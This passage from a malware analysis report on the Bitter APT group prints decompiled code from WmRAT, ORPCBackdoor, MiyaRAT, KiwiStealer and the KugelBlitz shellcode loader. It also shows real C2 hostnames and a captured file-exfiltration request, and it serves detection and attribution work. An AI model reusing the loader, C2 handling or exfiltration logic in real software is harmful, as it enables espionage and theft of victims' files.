      v5 = 0;
      std::string::operator+=(v4, "A");
      operator delete[](&v2[1]);
      v5 = -1;
      std::string::~string(v4);
      LogicalDrives = i;
    }
    ++v2[1];
    LogicalDrives >>= 1;
  }
  operator delete[](v2);
  operator delete(&i);
  Sleep(50u);
  --n;
}
while ( n );
```

Figure 50: WmRAT code to fill the system logs with useless events.

It also frequently calls the `Sleep` function throughout the code as an evasion technique.

During our investigation into WmRAT, we observed numerous samples in the wild reported by different sources. Our native code diffing capabilities enabled us to quickly cluster samples and identify shared code functions. This helped us identify different variants and guided our YARA rule creation workflow by pinpointing unique code.

	Query Function Address	Query Function Name	Query Function Size (Bytes)	Prevalence Score	Matches
29	0x409120	GetLogicalDrives_junk_thread	260	3/3 (100.0%)	10cec5...39970f.0x40a220 [Sim: high (1.00), Conf: high] 811741...4bb42a.0x4090f0 [Sim: high (1.00), Conf: high]
30	0x4090c0	sub_4090C0	92	3/3 (100.0%)	811741...4bb42a.0x408fa0 [Sim: high (1.00), Conf: high] 10cec5...39970f.0x401580 [Sim: low (0.55), Conf: medium]
31	0x408fd0	get_and_format_file_time	234	3/3 (100.0%)	10cec5...39970f.0x40a0d0 [Sim: high (1.00), Conf: high] 811741...4bb42a.0x409000 [Sim: high (1.00), Conf: medium]
32	0x408950	gather_and_send_all_drive_info	1660	3/3 (100.0%)	811741...4bb42a.0x408920 [Sim: high (1.00), Conf: high] 10cec5...39970f.0x409a50 [Sim: high (1.00), Conf: high]
33	0x4088a0	Get_ComputerName_and_Username	172	3/3 (100.0%)	10cec5...39970f.0x409990 [Sim: high (1.00), Conf: medium] 811741...4bb42a.0x408870 [Sim: high (1.00), Conf: medium]
34	0x4087d0	encode_message_string	206	3/3 (100.0%)	10cec5...39970f.0x409580 [Sim: high (1.00), Conf: high] 811741...4bb42a.0x407ea0 [Sim: high (1.00), Conf: high]
35	0x408700	mw_dec_str_4	206	3/3 (100.0%)	10cec5...39970f.0x409580 [Sim: high (1.00), Conf: high] 811741...4bb42a.0x407ea0 [Sim: high (1.00), Conf: high]
36	0x408630	mw_dec_str_1	206	3/3 (100.0%)	10cec5...39970f.0x409580 [Sim: high (1.00), Conf: high] 811741...4bb42a.0x407ea0 [Sim: high (1.00), Conf: high]
37	0x408560	mw_dec_str_2	206	3/3 (100.0%)	10cec5...39970f.0x409580 [Sim: high (1.00), Conf: high] 811741...4bb42a.0x407ea0 [Sim: high (1.00), Conf: high]
38	0x408490	mw_dec_str_3	206	3/3 (100.0%)	10cec5...39970f.0x409580 [Sim: high (1.00), Conf: high] 811741...4bb42a.0x407ea0 [Sim: high (1.00), Conf: high]
39	0x407ed0	mw_gather_and_send_system_info	1457	3/3 (100.0%)	811741...4bb42a.0x408110 [Sim: high (1.00), Conf: high] 10cec5...39970f.0x408f60 [Sim: high (0.99), Conf: high]
40	0x407e20	sub_407E20	158	3/3 (100.0%)	10cec5...39970f.0x408ec0 [Sim: high (1.00), Conf: high] 811741...4bb42a.0x407e00 [Sim: high (1.00), Conf: high]
41	0x407590	search_files_recursive_and_send_results	2183	3/3 (100.0%)	10cec5...39970f.0x408630 [Sim: high (1.00), Conf: high] 811741...4bb42a.0x407570 [Sim: high (1.00), Conf: high]

Figure 51: Clustering multiple WmRAT samples.

ORPCBACKDOOR

ORPCBackdoor is a C++ backdoor that emerged in 2022 [30]. The backdoor (`8aeb7dd31c764b0cf08b38030a73ac1d22b29522fbcf512e0d24544b3d01d8b3`, seen in 2022) initially collects various system details including the username, computer name, operating system, and running processes.

```
sub_100105F9(phkResult, 0, L"ProductName", ReturnedString, 1024);
sub_100036C1(ReturnedString);
v60 = sub_10002E68(&v160);
v34 = *sub_10010781(v112);
v4 = sub_10010751(v113);
sub_1000E818(*v4, v34, v60);
v5 = sub_1000170A(v86, "OS Name:\t\t\t", v183);
sub_10004A2E(v5);
sub_10004149(v86);
sub_10004A5D("\n");
memset(&VersionInformation, 0, sizeof(VersionInformation));
VersionInformation.dwOSVersionInfoSize = 276;
GetVersionExW(&VersionInformation);
ModuleHandleA = GetModuleHandleA(0);
if ( !LoadStringW(ModuleHandleA, 0x67u, FileName, 1024) )
{
  wsprintfA(Str, "%d", VersionInformation.dwMajorVersion);
  sub_10004A5D("OS Version :\t\t\t");
  sub_10004A5D(Str);
  sub_10004A5D(".");
  wsprintfA(Str, "%d", VersionInformation.dwMinorVersion);
  sub_10004A5D(Str);
  sub_10004A5D(".");
  wsprintfA(Str, "%d", VersionInformation.dwBuildNumber);
  sub_10004A5D(Str);
  sub_10004A5D("\n");
}
```

```
sub_10004A5D("Install Date:\t\t\t");
sub_10004A2E(v188);
sub_10004A5D("\n");
RegCloseKey(phkResult);
sub_10010834(FileName, L"%s\\oeminfo.ini", Buffer);
GetPrivateProfileStringW(L"General", L"Manufacturer", L"To Be Filled By O.E.M.", ReturnedString, 0x400u, FileName);
sub_100036C1(ReturnedString);
v66 = sub_10002E68(&v154);
v40 = *sub_10010781(v124);
v12 = sub_10010751(v125);
sub_1000E818(*v12, v40, v66);
sub_10004A5D("System Manufacturer:\t\t");
sub_10004A2E(v189);
sub_10004A5D("\n");
GetPrivateProfileStringW(L"General", L"Model", L"To Be Filled By O.E.M.", ReturnedString, 0x400u, FileName);
sub_100036C1(ReturnedString);
v67 = sub_10002E68(&v153);
v41 = *sub_10010781(v126);
v13 = sub_10010751(v127);
sub_1000E818(*v13, v41, v67);
sub_10004A5D("System Model:\t\t\t");
sub_10004A2E(v190);
sub_10004A5D("\n");
```

Figure 52: ORPCBackdoor collecting system information.

ORPCBackdoor implements basic C2 functionality, including file downloads from the C2 server, and shell command execution.

The backdoor communicates with the C2 server using the RPC protocol.

The C2 commands and many other strings are hex-encoded and decoded in batches during runtime.

In 2023, a new group called ‘Mysterious Elephant’ (also known as ‘APT-K-47’) [31, 32] was using ORPCBackdoor to target victims linked to Pakistan’s foreign affairs. This variant is identical to its 2022 version, with only the C2 address being different.

```
// C2 command handling
if ( sub_1000C89E(C2_command) )
{
  v156 = v344;
  v22 = sub_10004714(C2_command, 0);
  if ( compare_strings(v22, v156) )
  {
    sub_100030D6(v343, v342);               // Handle 'ID' command: Send client ID
    v23 = sub_1000A8F7(v343);

  else
  {
    v156 = v350;
    v29 = sub_10004714(C2_command, 0);      // Handle 'INF' command: Upload collected system information
    if ( compare_strings(v29, v156) )
    {
      memset(v415, 0, sizeof(v415));
      memset(Source, 0, sizeof(Source));

    else
    {
      v156 = v374;
      v40 = sub_10004714(C2_command, 0);    // Handle 'DWN' command: Download from the C2 server
      if ( compare_strings(v40, v156) )
      {
        if ( sub_1000C89E(C2_command) > 2 )

    else
    {
      v156 = v331;
      v110 = sub_10004714(C2_command, 0); // Handle 'RUN' command: Execute a specified file
      if ( compare_strings(v110, v156) )
      {
        memset(v406, 0, sizeof(v406));
        InitializeObjectFromString(v346, userNameBuffer);

    else
    {
      v156 = v332;
      v123 = sub_10004714(C2_command, 0);// Handle 'DLY' command: Hibernate then execute a command
      if ( compare_strings(v123, v156) )
      {
        memset(v408, 0, sizeof(v408));
        InitializeObjectFromString(v351, userNameBuffer);

    else
    {
      v156 = v355;
      v134 = sub_10004714(C2_command, 0);// Handle 'CMD' command: Execute shell command
      if ( compare_strings(v134, v156) )
      {
        sub_100030D6(v353, v333);
        sub_100030D6(v334, v354);
        v156 = v353;
        p_infBytesWritten = ">> ";
```

Figure 53: ORPCBackdoor C2 command handling.

```
// Establish RPC connection to C&C server (msdata.ddns.net:443).
strcpy(rpcEndpoint, "443");
v260 = 0;
rpcStringBinding = 0;
rpcBindingHandle = 0;
qmemcpy(v315, "pct_pi_ncacn", sizeof(v315));
strcpy(rpcProtocolSequence, "ncacn_ip_tcp");
qmemcpy(rpcNetworkAddress, "msdata.ddns.net", 0x63u);
rpcNetworkAddress[99] = 0;
FileName = RpcStringBindingComposeA(0, rpcProtocolSequence, rpcNetworkAddress, rpcEndpoint, 0, &rpcStringBinding);
FileName = RpcBindingFromStringBindingA(rpcStringBinding, &rpcBindingHandle);
```

Figure 54: ORPCBackdoor connecting to the C2 server via RPC.

```
strcpy(v451, "4944");                          // "ID"
HexToString(v392, v451, 5);
InitializeObjectFromString(v344, v392);
strcpy(v444, "494E46");                        // "INF"
HexToString(v384, v444, 7);
InitializeObjectFromString(v350, v384);
strcpy(v445, "44574E");                        // "DWN"
HexToString(v385, v445, 7);
InitializeObjectFromString(v374, v385);
strcpy(v438, "53495A45");                      // "SIZE"
HexToString(v450, v438, 9);
InitializeObjectFromString(v345, v450);
strcpy(v437, "48415348");                      // "HASH"
HexToString(v449, v437, 9);
InitializeObjectFromString(v336, v449);
strcpy(v429, "4E4554455252");                  // "NETERR"
HexToString(v446, v429, 13);
InitializeObjectFromString(v328, v446);
strcpy(v433, "4552524F52");                    // "ERROR"
HexToString(v448, v433, 11);
InitializeObjectFromString(v379, v448);
strcpy(v428, "5645524946494544");              // "VERIFIED"
HexToString(v436, v428, 17);
InitializeObjectFromString(v329, v436);
strcpy(v452, "4F4B");                          // OK
HexToString(v393, v452, 5);
InitializeObjectFromString(v363, v393);
strcpy(v418, "4552524F525245504C414345");      // ERRORREPLACE
HexToString(v430, v418, 25);
InitializeObjectFromString(v330, v430);
strcpy(v440, "52554E");                        // RUN
HexToString(v386, v440, 7);
InitializeObjectFromString(v331, v386);
strcpy(v442, "444C59");                        // DLY
```

Figure 55: ORPCBackdoor decoding hex strings.

MIYARAT

MiyaRAT is another RAT written in C++, first observed in 2024 [28]. The RAT (`df5c0d787de9cc7dceeec3e34575220d831b5c8aeef2209bcd81f58c8b3c08ed`, seen in 2024) initially connects to its C2 server using a hard-coded port. It then collects basic system information, including the username, computer name, and operating system details.

```
  g_connectResultOrBytesReceived = WSAConnectByNameW(clientSocket, nodename, L"56172", 0, 0, 0, 0, 0, 0);
  if ( g_connectResultOrBytesReceived != -1 )
    break;
  closesocket(g_clientSocket);
}
memset(recvBuffer, 0, sizeof(recvBuffer));
pcbBuffer = 16;
GetUserNameW(userNameBuffer, &pcbBuffer);
pcbBuffer = 16;
GetComputerNameW(computerNameBuffer, &pcbBuffer);
ModuleHandleW = GetModuleHandleW(0);
if ( ModuleHandleW )
  GetModuleFileNameW(ModuleHandleW, moduleFileNameBuffer, 0x104u);
pcbBuffer = GetEnvironmentVariableW(L"USERPROFILE", userProfilePathBuffer, 0x104u);
InitializeSystemInfoString(systemInfoString);
```

Figure 56: MiyaRAT collecting system information.

The C2 address is decrypted through a simple subtraction operation, where the characters of a hard-coded key are subtracted from the encrypted value. The system information is concatenated and sent to the C2 server using a pipe character (‘|’) to separate the values.

MiyaRAT features multiple command capabilities, including shell command execution, file deletion, screenshot capture, and directory enumeration.

```
v50 = L"GDIR";                    // List files in a specified directory
while ( *C2_command == *v50 )
{
  C2_command = (C2_command + 2);
  ++v50;

v64 = L"DELz";                    // Delete file
while ( *C2_command == *v64 )
{
  C2_command = (C2_command + 2);
  ++v64;

v158 = L"SH1exit_client";    // Terminate the RAT process
while ( *_C2_command == *v158 )
{
  _C2_command = (_C2_command + 2);
  ++v158;
```

Figure 57: MiyaRAT C2 command handling.

In a variant discovered by *Proofpoint* in late 2024 [5] (`c7ab300df27ad41f8d9e52e2d732f95479f4212a3c3d62dbf0511b37b3e81317`), the RAT appends its version number to the system information payload, whereas the first variant stored this information in the PDB string.

```
// Payload format:
// <DISK_INFO>|<COMPUTER_NAME>|<USERNAME>|<FILE_PATH>|<USERPROFILE_ENV>|<OS_VERSION>|
CopyWideStringPart(computerNameString, computerNameBuffer, wcslen(computerNameBuffer));// Compuer name
LOBYTE(v279) = 6;
WideStringSeparator = CreateWideStringSeparator(&v255, computerNameString, L"|");
LOBYTE(v279) = 7;
AppendStringWithSeparator(v270, v264, WideStringSeparator, userNameString);// Username
LOBYTE(v279) = 8;
v16 = CreateWideStringSeparator(v182, v270, L"|");
LOBYTE(v279) = 9;
AppendStringWithSeparator(v234, v264, v16, moduleFileNameString);// Current file name
LOBYTE(v279) = 10;
v17 = CreateWideStringSeparator(v180, v234, L"|");
LOBYTE(v279) = 11;
AppendStringWithSeparator(v265, v264, v17, userProfilePathString);// User profile env variable
LOBYTE(v279) = 12;
v18 = CreateWideStringSeparator(v184, v265, L"|");
LOBYTE(v279) = 13;
AppendStringWithSeparator(v258, v264, v18, osVersionInfoString);// OS version
LOBYTE(v279) = 14;
CreateWideStringSeparator(v248, v258, L"|");
```

```
// Payload format:
// <DISK_INFO>|<COMPUTER_NAME>|<USERNAME>|<FILE_PATH>|<USERPROFILE_ENV>|<OS_VERSION>|<VERSION_NUM>|
WideStringSeparator = CreateWideStringSeparator(computerNameString, L"|");// Compuer name
v231 = *WideStringSeparator;
*nNumberOfBytesToWrite = *(WideStringSeparator + 16);
*(WideStringSeparator + 16) = 0i64;
*(WideStringSeparator + 24) = 7i64;
*WideStringSeparator = 0;
v11 = v1 | 0x1000000;
AppendStringWithSeparator(v214, v12, &v231, &userNameString);// Username
v13 = CreateWideStringSeparator(v214, L"|");
v252 = *v13;
v253 = *(v13 + 16);
*(v13 + 16) = 0i64;
*(v13 + 24) = 7i64;
*v13 = 0;
AppendStringWithSeparator(v212, v14, &v252, &moduleFileNameString);// Current file name
v15 = CreateWideStringSeparator(v212, L"|");
v221 = *v15;
v222 = *(v15 + 16);
*(v15 + 16) = 0i64;
*(v15 + 24) = 7i64;
*v15 = 0;
AppendStringWithSeparator(&v229, v16, &v221, userProfilePathString);// User profile env variable
v17 = CreateWideStringSeparator(&v229, L"|");
v219 = *v17;
v220 = *(v17 + 16);
*(v17 + 16) = 0i64;
*(v17 + 24) = 7i64;
*v17 = 0;
AppendStringWithSeparator(v224, v18, &v219, osVersionInfoString);// OS version
v19 = CreateWideStringSeparator(v224, L"|3.0|");// Version number
```

Figure 58: MiyaRAT old (left) vs new (right) C2 payload format.

Unlike the first variant of MiyaRAT, this variant encrypts all C2 communication by XORing each byte with a hard-coded single-byte key before transmission.

In May 2025, *Proofpoint* discovered a new MiyaRAT variant (`c2c92f2238bc20a7b4d4c152861850b8e069c924231e2fa14ea09e9dcd1e9f0a`, seen in 2025). This version (v5.0) maintains nearly identical functionality to its predecessor, with minor modifications. One notable change is its expanded use of the character subtraction algorithm for string decryption, still utilizing a hard-coded binary key.

This variant employs single-byte XOR encryption for C2 communication, though it implements the encryption differently from previous variants. While the C2 commands are now obfuscated with only their first characters visible, the variant maintains the same functionality and command set as before.

```
v50 = L"GDIR";                    // List files in a specified directory
while ( *C2_command == *v50 )
{
  C2_command = (C2_command + 2);
  ++v50;

v64 = L"DELz";                    // Delete file
while ( *C2_command == *v64 )
{
  C2_command = (C2_command + 2);
  ++v64;

v158 = L"SH1exit_client";    // Terminate the RAT process
while ( *_C2_command == *v158 )
{
  _C2_command = (_C2_command + 2);
  ++v158;
```

```
v120 = str_cmp(v103, L"G%81");          // represents "GDIR"
free(v43);
if ( v120 )
{
  LOBYTE(v158) = 42;

v130 = str_cmp(v101, L"D*j$");          // represents "DELz"
free(v41);
if ( v130 )
{
  LOBYTE(v158) = 45;

v122 = str_cmp(v83, L"S&*exit_");// represents "SH1exit_client"
free(v30);
if ( v122 )
{
  common_exit(0);
}
```

Figure 59: MiyaRAT old (left) vs new (right) C2 commands.

While the code's functionality remains identical, the implementation changes make it more difficult to create detection signatures based on code patterns. A string-based YARA rule was able to detect most MiyaRAT variants, however it failed to detect the latest variant (v5.0) due to the newly obfuscated strings. *Threatray*'s detection capabilities, which are based on code reuse algorithms, allowed us to easily detect it by finding structural similarities with past MiyaRAT variants.



Figure 60: MiyaRAT 5.0 detected by Threatray.

KIWISTEALER

KiwiStealer is a simple file stealer first discovered in late 2024 [33]. The stealer (`4b62fc86273cdc424125a34d6142162000ab8b97190bf6af428d3599e4f4c175`, seen in 2024) starts by gathering the computer name and username. It also retrieves the current system time, which will be used later to check the last modification time of files on the machine.

```
// Current system time will be used to check the last modification time of collected files
GetSystemTime(&SystemTime);
SystemTimeToFileTime(&SystemTime, &FileTime);
nSize = 512;
GetComputerNameW(COMPUTER_NAME, &nSize);
nSize = 512;
GetUserNameW(USERNAME, &nSize);
```

Figure 61: KiwiStealer reading system information.

The computer name and username are then appended to the C2 path (which is decrypted at runtime) and sent to the C2 server while exfiltrating files from the victim's machine.

```
mem_cpy(Src, L"=lk?nfn.wnn2fjns/", 0x11ui64);// /uplh2ppy.php?mn=
mw_dec_str(Block, Src);
std::wstring::operator=(&C2_PATH);
if ( v102 >= 8 )
{
  v20 = Block[0];
  if ( 2 * v102 + 2 >= 0x1000 )
  {
    v20 = *(Block[0] - 1);
    if ( (Block[0] - v20 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_free(v20);
}
v21 = -1i64;
do
  ++v21;
while ( COMPUTER_NAME[v21] );
// Append computer name to C2 path
std::wstring::append(&C2_PATH, COMPUTER_NAME, v21);
std::wstring::append(&C2_PATH, "_", 1ui64);
v22 = -1i64;
do
  ++v22;
while ( USERNAME[v22] );
// Append username to C2 path
std::wstring::append(&C2_PATH, USERNAME, v22);
v23 = 91i64 * sub_140017370(&dword_14002C590);
```

Figure 62: KiwiStealer building the C2 path.

KiwiStealer searches through a predefined list of directories to gather files.

```
mem_cpy(&v62, L"\\AppData\\LocalLow", 0x11ui64);
v65 = 0i64;
v66 = 0i64;
v67 = 0i64;
mem_cpy(&v65, L"\\AppData\\Roaming", 0x10ui64);
v68 = 0i64;
v69 = 0i64;
v70 = 0i64;
mem_cpy(&v68, L"\\AppData\\Local", 0xEui64);
v71 = 0i64;
v72 = 0i64;
v73 = 0i64;
mem_cpy(&v71, L"\\$Recycle.Bin", 0xDui64);
v74 = 0i64;
v75 = 0i64;
v76 = 0i64;
mem_cpy(&v74, L"C:\\\\Program Files", 0x11ui64);
v77 = 0i64;
v78 = 0i64;
v79 = 0i64;
mem_cpy(&v77, L"C:\\\\Program Files (x86)", 0x17ui64);
v80 = 0i64;
v81 = 0i64;
v82 = 0i64;
mem_cpy(&v80, L"C:\\\\Windows", 0xBui64);
v83 = 0i64;
v84 = 0i64;
v85 = 0i64;
mem_cpy(&v83, L"C:\\\\PerfLogs", 0xCui64);
v86 = 0i64;
v87 = 0i64;
v88 = 0i64;
mem_cpy(&v86, L"C:\\\\Users\\\\All Users", 0x13ui64);
v89 = 0i64;
v90 = 0i64;
v91 = 0i64;
mem_cpy(&v89, L"C:\\\\ProgramData", 0xFui64);
```

Figure 63: KiwiStealer's hard-coded list of directories to traverse.

The stealer only exfiltrates files that are smaller than 50MB and have been modified within the past year. It searches for files with these extensions: `.z7`, `.txt`, `.doc`, `.docx`, `.xls`, `.xlsx`, `.ppt`, `.pptx`, `.pdf`, `.rtf`, `.jpg`, `.zip`, `.rar`, `.apk`, `.neat`, `.err`, `.eln`, `.ppi`, `.er9`, `.azr`, `.pfx`, `.ovpn`.

The stealer writes the collected file paths and their last modification timestamps to a log file at `C:\ProgramData\winlist.log`.

After that, the stealer reads the log file and exfiltrates the collected files.

```
POST /uplh4ppy.php?mn=PJCSDMRP_Admin HTTP/1.1
Host: ebeninstallsvc.com
Content-Type: multipart/form-data; boundary=----------------------sduilfkafsdhuiasdfgdu----------------
------20241223_095721
Content-Length: 389086

------------------------sduilfkafsdhuiasdfgdu----------------------20241223_095721
Content-Disposition: form-data; name="file"; filename="20241023_170143__vcredist2010_x86.log-MSI_vc_red
.msi.txt"
Content-Type: application/octet-stream

..=.=.=. .V.e.r.b.o.s.e. .l.o.g.g.i.n.g. .s.t.a.r.t.e.d.:. .1.0./.2.3./.2.0.2.4. . .1.7.:.0.1.:.4.3. .
```

Figure 64: KiwiStealer exfiltrating files from the victim's machine.

The C2 address and other strings are encoded through a combination of string reversal and a modified Caesar cipher (ROT2).

```
v98 = 0i64;
mem_cpy(Src, L"emj.cqgpns\\yrybkypempn\\:A", 0x19ui64);// C:\\programdata\\uprise.log
mw_dec_str(Block, Src);
std::wstring::operator=(&qword_14002A458);
if ( v101 >= 8 )
{
  v7 = Block[0];
  if ( 2 * v101 + 2 >= 0x1000 )
  {
    v7 = *(Block[0] - 1);
    if ( (Block[0] - v7 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_free(v7);
}
*Src = 0i64;
v97 = 0i64;
v98 = 0i64;
mem_cpy(Src, L"rvr.cryb\\yrybkypempn\\:A", 0x17ui64);// C:\\programdata\\date.txt
mw_dec_str(Block, Src);
```

Figure 65: KiwiStealer decoding strings.

KUGELBLITZ

KugelBlitz is a shellcode loader discovered in late 2024 [33]. The loader (`a56b5e90a08822483805f9ab38debb028eb5eade8d796ebf0ff1695c3c379618`, seen in 2024) loads shellcode into memory from a file specified via command line. If no file is specified, it defaults to `run.bin`.

```
return_code = 0;
v20 = 7i64;
v21 = 7i64;
wcscpy(fileNameBuffer, L"run.bin");          // Initialize fileNameBuffer with default value 'run.bin'
if ( lpCmdLine )                             // Check if command line arguments are provided
{
  cmdLineLength = -1i64;
  do
    ++cmdLineLength;
  while ( *&lpCmdLine[2 * cmdLineLength] );  // Calculate length and copy lpCmdLine content to fileNameBuffer
  if ( cmdLineLength > 7 )
  {
    sub_140002C60(fileNameBuffer, cmdLineLength, lpCmdLine, lpCmdLine);
  }
  else
  {
    cmdLineSizeInBytes = 2 * cmdLineLength;
    v20 = cmdLineLength;
    memmove(fileNameBuffer, lpCmdLine, 2 * cmdLineLength);
    *(fileNameBuffer + cmdLineSizeInBytes) = 0;
```

Figure 66: KugelBlitz parsing the command line to get the payload file name.

The shellcode loading process is straightforward: it allocates memory for the shellcode using `VirtualAlloc`, reads the file content into the allocated memory, and executes it.

```
sub_140002550(inputFileStream, v7);           // Open the file specified by pFileName using inputFileStream
*(inputFileStream + *(inputFileStream[0] + 4)) = &std::ifstream::`vftable';
*(&v22 + *(inputFileStream[0] + 4)) = *(inputFileStream[0] + 4) - 176;
if ( !inputFileStream[18] )                   // Check if the file was opened successfully
{
  errorMessage = "Failed to open the file.";
LABEL_13:
  cerrResult1 = sub_1400027C0(std::cerr, errorMessage);
  std::ostream::operator<<(cerrResult1, std::endl<char,std::char_traits<char>>);
  return_code = 1;
  goto LABEL_19;
}
pFileSize = std::istream::tellg(inputFileStream, v18);// Get the size of the file
fileSize = *pFileSize + pFileSize[1];
std::istream::seekg(inputFileStream, 0i64, 0i64);
allocatedMemory = VirtualAlloc(0i64, fileSize, 0x3000u, 0x40u);// Allocate memory with Read/Write/Execute permissions
shellcodeBuffer = allocatedMemory;
if ( !allocatedMemory )
{
  errorMessage = "Failed to allocate memory.";
  goto LABEL_13;
}
readResult = std::istream::read(inputFileStream, allocatedMemory, fileSize);// Read the entire file content into the allocated shellcodeBuffer
if ( std::ios_base::operator!(readResult + *(*readResult + 4i64)) )
{
  cerrResult2 = sub_1400027C0(std::cerr, "Failed to read the shellcode.");
  std::ostream::operator<<(cerrResult2, std::endl<char,std::char_traits<char>>);
  VirtualFree(shellcodeBuffer, 0i64, 0x8000u);
  return_code = 1;
}
else
{
  if ( !sub_140002490(&inputFileStream[2]) )
    std::ios::setstate(inputFileStream + *(inputFileStream[0] + 4), 2i64, 0i64);
  (shellcodeBuffer)();                        // Execute the code read from the file (shellcode)
  VirtualFree(shellcodeBuffer, 0i64, 0x8000u);
```

Figure 67: KugelBlitz loading the shellcode file into memory and executing it.

As mentioned earlier, *Proofpoint* observed Bitter using KugelBlitz to deploy the Havoc C2 framework during hands-on activities.

SHARED PAYLOAD TTPS

Across Bitter's diverse and evolving malware arsenal, several consistent TTPs emerge, painting a clearer picture of the group's development practices and operational playbook. These shared characteristics not only aid in identifying Bitter's handiwork but also suggest a common origin or shared development resources for their tools.

CONSISTENT INFORMATION GATHERING

A striking commonality across almost all of Bitter's malware families is the method used for initial victim system reconnaissance. The malware routinely gathers a standard set of details:

- **Computer name**: To identify the specific machine.
- **Username**: To identify the active user.
- **Operating system details**: Typically extracted from the `ProductName` registry value.

This consistent pattern of collecting computer name, username, and OS information is evident in malware like ArtraDownloader, WSCSPL Backdoor, MuuyDownloader, WmRAT, MiyaRAT and KugelBlitz, indicating a standardized approach to initial system fingerprinting.

EVOLUTION OF ENCODING AND ENCRYPTION

Older malware families, such as early versions of ArtraDownloader, Keylogger, and WSCSPL Backdoor, predominantly relied on simple character addition or subtraction for encoding and decoding important strings. MuuyDownloader, WmRAT and MiyaRAT also rely on a very similar character subtraction pattern.

